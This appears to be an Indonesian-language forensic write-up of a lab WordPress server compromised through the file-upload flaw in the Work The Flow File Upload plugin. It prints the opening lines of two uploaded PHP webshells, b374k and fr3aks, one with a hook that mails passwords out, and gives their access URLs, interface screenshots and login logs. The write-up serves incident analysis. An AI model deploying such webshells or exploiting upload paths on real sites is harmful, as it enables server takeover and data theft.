
b374k.php	224.82 KB	Delete □
fr3aks.php	82.22 KB	Delete □

Demo Notes

- The maximum file size for uploads in this demo is **5 MB** (default file size is unlimited).
- Only image files (**JPG, GIF, PNG**) are allowed in this demo (by default there is no file type restriction).
- Uploaded files will be deleted automatically after **5 minutes** (demo setting).
- You can **drag & drop** files from your desktop on this webpage (see Browser support).
- Please refer to the project website and documentation for more information.
- Built with Twitter's Bootstrap CSS framework and Icons from Glyphicons.

Fitur yang dimanfaatkan oleh penyerang yang memang terdapat pada plugin **work-the-flow-upload**

TENTANG WORK-THE-FLOW-FILE-UPLOAD




Work The Flow File Upload: Plugin Details

Type:	Plugin
Author:	Lynton Reed
URL:	https://wordpress.org/plugins/work-the-flow-file-upload
Latest Version:	3.0.1

Work The Flow File Upload: Security Information

Insecure versions:	Up To 2.5.2
Known since:	2015-11-25 04:40:52

Insecure versions:	Up To 2.5.2
Known since:	2015-11-25 04:40:52



Work The Flow File Upload: Safety Recommendations

We have rated Work The Flow File Upload as **Good (current version safe)** which means that we have found vulnerabilities in older versions.

We recommend that **you only use the latest version of** Work The Flow File Upload.


Work The Flow File Upload: Staying Up-to-date

Make sure your installation of **Work The Flow File Upload** is safe with the following **free** Jetpack services for WordPress sites:

Updates & Management
Turn on auto-updates for Work The Flow File Upload or manage in bulk.

Prevent Infiltrations
Automatic protection against brute force attacks and secure sign on.


FILE BACKDOOR WEBSHELL



```
  GNU nano 4.8                         b374k.php
<?php
/*
        b374k shell 3.2.3
        Jayalah Indonesiaku
        (c)2014
        https://github.com/b374k/b374k

*/
$GLOBALS['pass'] = "90b9aa7e25f80cf4f64e990b78a9fc5ebd6cecad"; // sha1(md5(pass))
$GLOBALS['module_to_load'] = array("explorer", "terminal", "eval", "convert", "database", ">
$GLOBALS['resources']['mime'] = "dZThdqMgEIX/7zn7DvMC2jZ62t3HmQgaGkepCDFvvxeNis32xx3huwMYmU>
$GLOBALS['resources']['arrow'] = "FZXHDqtYDIYfKCPRS2Z0F4cSem+BHfVQA6HD00+uF/Zny2XzSy7SNf23G>
$GLOBALS['ver'] = "3.2.3";
$GLOBALS['title'] = "b374k";
```

Melihat file backdoor yang diupload penyerang
Sintaks
#nano b374k.php

Akses melalui browser :
http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/b374k.php



192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/b374k.php
b374k 3.2.3 / var / www / html / wp-content / plugins / work-the-flow-file-upload / public / assets / jQuery-File-Upload-9.5.0 / server / php / files /
x
Explorer
Terminal
Eval
Convert
Database
Info
Mail
Network
Processes

```
Server IP : 192.168.56.145 | Your IP : 192.168.56.1
Time @ Server : 13 Feb 2023 18:10:38
Linux ubuntu 5.13.0-48-generic #54~20.04.1-Ubuntu SMP Thu Jun 2 23:37:17 UTC 2022 x86_64
Apache/2.4.41 (Ubuntu) | PHP 7.4.3
```

○	name		size	owner	perms	modified
○	[.]	action	DIR	www-data:www-data	drwxr-xr-x	18-Jun-2022 08:58:51
○	[..]	action	DIR	www-data:www-data	drwxr-xr-x	18-Jun-2022 08:56:41
○	b374k.php	action	219.55 KB	www-data:www-data	-rw-r--r--	18-Jun-2022 08:58:51
○	fr3aks.php	action	80.3 KB	www-data:www-data	-rw-r--r--	18-Jun-2022 08:56:41
○	Action					

2 file(s), 0 Folder(s)


FILE BACKDOOR WEBSHELL



```
  GNU nano 4.8                               fr3aks.php
<?php
//--------------Watching webshell!--------------
if(array_key_exists('watching',$_POST)){
        $tmp = $_SERVER['SERVER_NAME'].$_SERVER['PHP_SELF']."\n".$_POST['pass']; @mail('har>
}
//-----------------Password---------------------
$[redacted] = "21232f297a57a5a743894a0e4a801fc3"; //admin
$[redacted] = true;
$[redacted] = 'UTF-8';
$[redacted] = 'FilesMan';
$[redacted] = md5($_SERVER['HTTP_USER_AGENT']);
if (!isset($_COOKIE[md5($_SERVER['HTTP_HOST'])."key"])) {
        prototype(md5($_SERVER['HTTP_HOST'])."key", $[redacted]);
}
```

Melihat file backdoor yang diupload penyerang
Sintaks
#nano fr3aks.php

Akses melalui browser :
http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/fr3aks.php



192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/fr3aks.php

```
Uname: Linux ubuntu 5.13.0-48-generic #54~20.04.1-Ubuntu SMP Thu Jun 2 23:37:17 UTC 2022 x86_64 [ Google ] [ Exploit-DB ]
User:  33 ( www-data ) Group: 33 ( www-data )
Php:   7.4.3 Safe mode: OFF [ phpinfo ] Datetime: 2023-02-13 18:09:53
Hdd:   19.07 GB Free: 5.46 GB (28.61%)
Cwd:   /var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/ drwxr-xr-x [ home ]
```

UTF-8
Server IP: 192.168.56.145
Client IP: 192.168.56.1

File manager

□ Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2022-06-18 08:56:41	www-data/www-data	drwxr-xr-x	R T
□ b374k.php	219.55 KB	2022-06-18 08:58:51	www-data/www-data	-rw-r--r--	R T F E D
□ fr3aks.php	80.30 KB	2022-06-18 08:56:41	www-data/www-data	-rw-r--r--	R T F E D

Copy submit

Change dir: /var/www/html/wp-content/plugins/work-the-: submit

Make dir: [Writeable] submit


Execute: submit

Read file: submit


Make file: [Writeable] submit

Upload file: [Writeable] Browse... No files selected. submit

DATA USER LOGIN



```
adminsvr@ubuntu:~$ cd /var/log
adminsvr@ubuntu:/var/log$ lastlog
Username         Port     From             Latest
root                                       **Never logged in**
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
nobody                                     **Never logged in**
systemd-network                            **Never logged in**
systemd-resolve                            **Never logged in**
systemd-timesync                           **Never logged in**
messagebus                                 **Never logged in**
syslog                                     **Never logged in**
```




```
syslog                                     **Never logged in**
_apt                                       **Never logged in**
tss                                        **Never logged in**
uuidd                                      **Never logged in**
tcpdump                                    **Never logged in**
avahi-autoipd                              **Never logged in**
usbmux                                     **Never logged in**
rtkit                                      **Never logged in**
dnsmasq                                    **Never logged in**
cups-pk-helper                             **Never logged in**
speech-dispatcher                           **Never logged in**
